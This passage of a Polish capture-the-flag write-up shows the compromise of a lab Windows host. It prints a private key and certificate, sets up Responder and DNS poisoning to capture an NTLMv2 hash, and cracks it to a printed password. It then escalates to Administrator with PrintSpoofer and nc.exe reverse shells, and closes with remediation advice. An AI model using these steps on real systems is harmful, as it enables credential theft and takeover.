sdyAQ2tysunEAA7X2zToafHqU2zzW2LyMIMik3K/bx2Pt2ttn9fxZSTQKBgE22
L3ihiOKcXFJPTnNYM24a8F699BOWHS/GOBTYepiY0EAlGemd1pace31UpziQAwI2
ajvhDDLTbrPl3qkPM8WNhZlbhJDdbB1HAVloSeMzMXWV2G0ZUWRbvafMy+DPG1wt
UXFso67gzBqPgAd8QvyMEFIR+lAFYY89H5ebHoFXAoGBAMZwew71UsZ9PVZ2xcxW
iIt7OSxbx4VnrDr3HCZ5NjVYdJrjDAFZrEA84/Mo1aXH/K4Fpq1lmTNIfQxPacG2
FRIKyIa9JdSaVUI1pBP5w6bsVOC4WiL1EQU3+2ImdFPm9ZRf1Y1uPuUzxe8EeebI
y+tQYYpi8HTqt2yzZ01n6C+0
-----END PRIVATE KEY-----
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN = fire.windcorp.thm

issuer=CN = fire.windcorp.thm

-----BEGIN CERTIFICATE-----
MIIDajCCAlKgAwIBAgIQUI2QvXTCj7RCVdv6XlGMvjANBgkqhkiG9w0BAQsFADAc
MRowGAYDVQQDDBFmaXJlLndpbmRjb3JwLnRobTAeFw0yMDA1MjkwMzMxMDhaFw0y
ODA1MjkwMzQxMDNaMBwxGjAYBgNVBAMMEWZpcmUud2luZGNvcnAudGhtMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAv900af0f6n80F0J6U9jMgcwQrozr
kXmi02esW1XAsHpWnuuMQDIN6AtiYmDcoFEXz/NteLI7T6PusqQ6SXqLBurTnR8V
InPD3Qea6lxOXNjuNeqqZKHhUaXiwSaqtAB+GzPkNtevw3jeEj99ST/G1qwY9Xce
sfeqR2J4kQ+8U5yKLJDPBxOSx3+SHjKErrLTk66lrlEi4atr+P/ccXA5TBkZFkYh
i3YdKTDnYeP2fMrqvOqpw82eniHAGJ2N8JJbNep86ps8giIRieBUUclF/WCp4c33
p4i1ioVxJIYJj6f0tjGhy9GxB7l69OtUutcIG0/FhxL2dQ86MmnHH0dE7QIDAQAB
o4GnMIGkMA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYB
BQUHAwEwVAYDVR0RBE0wS4IRZmlyZS53aW5kY29ycC50aG2CGHNlbGZzZXJ2aWNl
LndpbmRjb3JwLnRobYIcc2VsZnNlcnZpY2UuZGV2LndpbmRjb3JwLnRobTAdBgNV
HQ4EFgQUIZvYlCIhAOFLRutycf6U2H6LhqIwDQYJKoZIhvcNAQELBQADggEBAKVC
ZS6HOuSODERi/glj3rPJaHCStxHPEg69txOIDaM9fX4WBfmSjn+EzlrHLdeRS22h
nTPirvuT+5nn6xbUrq9J6RCTZJD+uFc9wZl7Viw3hJcWbsO8DTQAshuZ5YJ574pG
HjyoVDOfYhy8/8ThvYf1H8/OaIpG4UIo0vY9qeBQBOPZdbdVjWNerkFmXVq+MMVf
pAt+FffQE/48kTCppuSKeM5ZMgHP1/zhZqyJ3npljVDlgppjvh1loSYB+reMkhwK
2gpGJNwxLyFDhTMLaj0pzFL9okqs5ovEWEj8p96hEE6Xxl4ZApv6mxTs9j2oY6+P
MTUqFyYKchFUeYlgf7k=
```

Następnie za pomocą "nano " edytować konfiguracje SSL Responder.conf
SSLCert = certs/responder.crt SSLKey = certs/responder.key na crt.pem i key.pem które wygenerowaliśmy wcześniej.




```
  GNU nano 2.9.3                                                                                  /opt/Responder/Responder.conf

Serve-Always = Off

; Set to On to replace any requested .exe with the custom EXE
Serve-Exe = Off

; Set to On to serve the custom HTML if the URL does not contain .exe
; Set to Off to inject the 'HTMLToInject' in web pages instead
Serve-Html = Off

; Custom HTML to serve
HtmlFilename = files/AccessDenied.html

; Custom EXE File to serve
ExeFilename = ;files/filetoserve.exe

; Name of the downloaded .exe that the client will see
ExeDownloadName = ProxyClient.exe

; Custom WPAD Script
; Only set one if you really know what you're doing. Responder is taking care of that and inject the right one, with your current IP address.
 ADScript =

 HTML answer to inject in HTTP responses (before </body> tag).
; leave empty if you want to use the default one (redirect to SMB on your IP address).
HTMLToInject =


[HTTPS Server]

; Configure SSL Certificates to use
SSLCert = certs/responder.crt
SSLKey = certs/responder.key
```

Kolejnym krokiem jest uaktualnienie rekordy dns. Należy to wykonać aby Responder był w stanie przechwycić hashe.

```
nsupdate
> server 10.10.120.91
> update delete selfservice.windcorp.thm
> send
> update add selfservice.windcorp.thm 1234 A MojeIp
> send
> quit
```

Przechwycone hashe Windcorp\edwardle za pomocą respondera




```
TTP] NTLMv2 Username : WINDCORP\edwardle
TTP] NTLMv2 Hash     : edwardle::WINDCORP:62fea85313b6267f:AD19588CDBB9795507CE75B49F733F5B:0101000000000000A30E646C22C0D601DA7FDCBB3B5FC2D700000000020006
3004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F00630061006C0003002800730065007200760065007200320030003000330
0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C0008003000300000000000000000000100000000200000 1F1155511B16183F18C02C5CB478F7A0
0CA3104B5C0D516537C6FD10782E30A00100012C690EF73A24A276DC3EDC54B8CC48409003A004800540054005 0002F00730065006C006600730065007200760069006300650 02E00770069006
640063006F00720070002E00740068006D000000000000000000
```

Hash udało się złamać za pomocą johnego :

John hash --wordlist=/usr/share/wordlists/rockyou.txt > !Angelus25!

Hasło pomogło do zalogowania się do powershella na stronie.



Windows Server 2016

Windows PowerShell Web Access

Enter your credentials and connection settings

User name: edwardle

Password: •••••••••••


Connection type: Computer Name

Computer name: fire.windcorp.thm

© 2016 Microsoft Corporation. All rights reserved.

Eskalacja uprawnień

Po zalogowaniu wpisujemy whoami /priv :



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
PS C:\Users\edwardle.WINDCORP\Documents>
```

Naszym punktem zaczepnym jest "SeImpersonatePrivilege   Impersonate a client after authentication Enabled". Istnieje exploit związany z tymi przywilejami, printspoofer.exe

Może być przydatny lepszy shell na kalim. Aby zapewnić lepszego połączenie należy przesłać nc.exe do ofiary. Na kalim włączyć "nc –lvnp 8888" na systemie ofiary "./nc.exe cmd.exe moje ip 8888"

Kolejnym krokiem jest wysłanie Printspoffer do tego samego folderu co nc.exe.
Włączamy na kalim nowe okno "nc -lvnp 9898".
Na systemie ofiary włączamy " PrintSpoofer.exe -c "nc.exe -e cmd.exe ip 9898" ".
Na kalim na nasłuchiwanym porcie 9898 otrzymujemy shell z dostępem do Administratora.

Podatności i naprawa

Diffie-hellman key exchange insufficient group strength" wynik cvss 4.0 :
SSL/TLS: luka w zabezpieczeniach związana z niewystarczającą siłą grupy DH w zakresie wymiany kluczy Diffie-Hellman.
Usługa SSL/TLS wykorzystuje grupy Diffie-Hellmana o niewystarczającej sile; (rozmiar klucza < 2048). Grupa Diffie-Hellmana to kilka dużych liczb, które są używane jako podstawa do
obliczeń DH. Mogą być i często są naprawiane. Bezpieczeństwo końcowego sekretu zależy od wielkości tych parametrów.
Osoba atakująca może być w stanie odszyfrować komunikację SSL/TLS w trybie offline.

Należy Wdrożyć (Ephemeral) Elliptic-Curve Diffie-Hellman (ECDHE) lub użyj 2048-bitowej lub silniejszej grupy Diffie-Hellman (zobacz odniesienia).

SeImpersonatePrivilege Impersonate a client after authentication Enabled:
Jest podatny na exploita printspoofer który ma na celu podwyższenie uprawnień do administratora.
Należy aktualizować system i skonfigurować przywileje użytkowników.

Treści poufne nie powinny być wystawiane w łatwo dostępnych miejscach na serwerze.
Plik cert.pfx w /backup który znalazł "gobuster". Za pomocą tego pliku serwer został skompromitowany. Należy chronić tego typu pliki przed dostępem osób trzecich.